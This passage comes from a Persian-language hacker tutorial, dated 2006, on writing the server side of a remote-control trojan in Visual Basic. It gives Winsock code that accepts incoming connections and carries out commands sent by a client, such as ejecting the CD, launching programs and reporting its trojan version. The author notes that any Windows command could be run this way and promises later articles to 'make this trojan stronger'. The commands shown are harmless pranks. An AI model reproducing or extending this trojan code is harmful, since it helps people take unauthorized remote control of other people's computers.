خط بعد هم كه براي مخفي كردن فرم اصلي است كه منظور از Me همان فرم اصلي است و Hide هم از سري مشخصات و كنترل هاي فرم است كه در صورتي كه اين خاصيت فرم True باشد ، فرم فعاليت خود را از دست مي دهد كه ما اين خاصيت را از طريق كد دستكاري مي كنيم ... خط بعدي هم كه پايان تابع است ...

4 - كد نويسي براي جواب به درخواست اتصال و وضعيت كنترل

```
Private Sub Winsock1_ConnectionRequest(ByVal requestID As
    If Winsock1.State <> sckClosed Then Winsock1.Close
    Winsock1.Accept requestID
End Sub
```

... خط اول كد كه مربوط به تابع درخواست اتصال است كه ما با ان كار نداريم ... خط بعدي كد مربوط به اين قسمت شروع

مي شود ... در خط دوم ، كد را با دستور شرطي If شروع مي كنيم كه كار را با دستور State از كنترل شبكه اغاز مي كنيم و بدين معنا كه اگر وضعيت كنترل شبكه (در حالت بسته يا همان غير فعال باشد) كنترل شبكه را از كار بيندازد ... چون بعضي مواقع ممكن است ، كنترل شبكه در كامپيوتر شما كار نكند و يا كامپيوتر شما توانايي اتصالي شبكه را بر اثر مشكلات ويندوزي نداشته باشد ... بدين صورت برنامه ، با اين دستور كه با تعميل Then و دستور Close از كنترل شبكه نصب بر روي فرم شما ، كار خود را انجام مي دهد ، كنترل شبكه را بسته تا از ايجاد مشكلات بيشتر در ويندوز شما جلوگيري كند و يك كلام (كار شما خراب نشود) ... در خط بعدي هم كار را با يك درخواست مجدد شروع مي كنيم كه وقتي مشكل برطرف شد ، بتوانيد به درخواست هاي جديد ، جواب بدهيد . يعني اينكه بعد از اينكه كنترل بسته شد و اگر مشكل برطرف شد ، شما بتوانيد دوباره اتصال را برقرار كنيد (اين يعني تمام مشكلات را در نظر بگيريد ...)

5 - كد نويسي تكميلي برنامه براي عكس العمل در برابر دستورات رسيده از كلاينت

```
Private Sub Winsock1_DataArrival(ByVal bytesTotal As Long)
    DoEvents
Dim strdata As String
    Call Winsock1.GetData(strdata$, vbString)
    DoEvents
    If strdata = "CLOSEME" Then
        Unload Me
    ElseIf strdata = "OPENCD" Then EjectCD
    DoEvents
    ElseIf strdata = "CLOSECD" Then CloseCD
    DoEvents
    ElseIf strdata = "RUNWINCALC" Then
        Shell "calc.exe"
    ElseIf strdata = "TROJAN" Then
        Winsock1.SendData TrojanVersion
    ElseIf strdata = "RUNNOTEPAD" Then
        Shell "notepad.exe"
    End If
End Sub
```

... خـــط اول

شروع تابع مربوط به دريافت داده ها از كلاينت يا همان برنامه دستور دهنده است ... در خط دوم كه كار را با دستور شرطي DoEvents شروع مي كنيم . اين بدان معنا است كه اين كار را هميشه تكرار كند و اين به ان خاطر است كه اگر اين دستور را در بالا قرار ندهيم ... برنامه بعد از يك بار اجراي دستوراتي كه از كلاينت ميگيرد ، ديگر توانايي كار كردن را از دست مي دهد و نمي تواند عمل را تكرار كند كه بدين صورت تمام كار ما ف به هدر مي رود ...

در خط بعدي با استفاده از دستور Dim ، Strdata را كه در كلاينت به عنوان نام فرستاده دستورات توسط ملاينت براي سرور مشخص كرده بوديم ، دوباره همين جا ، آن را به عنوان دستور و يا همان نام دريافتي براي سرور معرفي مي كنيم (يعني وقتي كه دستوري به صورت Strdata را از طريق پورت 7777 دريافت كرد ، گيج نشود كه اين دستور براي چيست و براي چه كار است و در موقع دريافت اين دستور چه كاري انجام دهد) و به طور كلي ما برنامه را از كار و كليت Strdata مطلع مي سازيم ...

در خط بعدي نيز با استفاده از دستور Call ، دستور Getdata را از كنترل شبكه فرا مي خوانيم (كار Getdata همانطور كه از نامش معلوم است ، وظيفه دريافت اطلاعات و بازشناسي عملكرد آنها براي قسمت هاي ديگر برنامه است ...) بعد از استفاده از دستور call كه دستور Getdata را از كنترل شبكه Winsock1 صدا كرديم ، در داخل پرانتز ، نوع دستوري را كه برنامه و اين فرمان بايد دريافت كند را مشخص مي كنيم و اينكه اين دستور از نوع String يا همان رشته اي مي باشد كه با نوشتن vbstring و بعد از علامت , از از نوع دستور قرار مي دهيم و بعد پرانتز را مي بنديم)

(اين چند خط آخر را ، فرمان ها و كد هايي را كه دارد را به صورت ترجمه اي براي شما بازگو مي كنم كه به صورت كامل با كار آن آشنا شويد به صورت ساده و شيوا ...)

خط بعد از DoEvents در زير دستور دريافت اطلاعات

اگر strdata دستوري را به همراه دارد CloseMe باشد ، آنوقت (خط بعدي) مرا ببند { يعني فرم برنامه بسته مي شود و برنامه از كار مي افتد } خط بعدي ...

در غير اينصورت اگر strdata دستوري را كه به همراه دارد OpenCD باشد ، آنوقت سي دي را باز كن (فراخواني تابع EjectCD كه در بالا نوشتيم) خط بعدي ...

دستور شرطي را تكرار هميشه تكرار كن ... { خط بعدي ... }

در غير اينصورت اگر strdata دستوري را كه به همراه دارد CloseCD باشد ، آنوقت سي دي را ببند (فراخواني تابع CloseCD كه در بالا نوشتيم) خط بعدي ...

دستور شرطي را تكرار هميشه تكرار كن ... { خط بعدي ... }

در غير اينصورت اگر strdata دستوري را كه به همراه دارد RUNWINCALC باشد ، آنوقت (خط بعدي) فايل calc.exe را اجرا كن { خط بعدي ... }

در غير اينصورت اگر strdata دسوتري را كه به همراه دارد TROJAN باشد ، آنوقت (خط بعدي) توسط دستور

SendData از كنترل شبكه ، تابع TrojanVersion را ارسال كن { خط بعدي }
در غير اينصورت اگر strdata دستوري را كه به همراه دارد ، RUNNOTEPAD باشد ، آنوقت (خط بعدي) فايل notepad.exe را اجرا كن { خط بعدي ... }
پايان اما و اگر ها { خط بعدي ... }
پايان كد نويسي ...

اين هم توضيح كلمه به كلمه اين چند خط كد به صورتي كه به آساني كار هر يك از دستور ها و فرمان ها را متوجه شويد ...
نكته (توسط دستور shell مي توانيد دستورات داخلي ويندوز را اجرا كنيد يعني همان دستوراتي كه در منوي run در start مي نويسيد .... فايل هاي اين دستورات در پوشه ويندوز قرار دارند ... مثلا براي اجراي MyComputer به راحتي مي توانيد از دستور shell "explorer" استفاده كنيد)

اين هم پايان اين قسمت از آموزش . اميدوارم كه توسط اين آموزش به خوبي با كنترل شبكه و طريقه اتصال و بر قراري بين دو كامپيوتر از طريق اينترنت و شبكه از راه دور آشنا شده باشيد ... البته در مقاله هاي بعدي ، كليه دستورات اين كنترل را براي شما توضيح خواهم داد ، منتظر باشين تا با هم ديگر و به كمك هم ديگر اين تروجان را قوي كنيم ... پس منتظر مقاله هاي گسترش اين تروجان باشيد ... توسط اين مقاله ها سعي شد كه هم شما را با كارد كرد تروجان هاي كنترل از راه دور آشنا ساخت و هم طريقه كنترل و ارتباط بين دو كامپيوتر از طريق شبكه ... منتظر باشين تا اين تروجان را گسترش دهيم و بزرگتر كنيم ... تا آن روز ...

تمام حقوق مادي و معنوي اين مقاله متعلق به هكر بي ادعاي استهباني (Elfy)مي باشد و هر گونه كپي برداري با ذكر منبع بلامانع مي باشد

All right desined By Elfy hacker

Special thanks to hack3gorgan(Matin)
& Shamssoft2006(hossein)
1385/8/1

http://www.elfy.persianhackers.com

elfy_behixxx@yahoo.com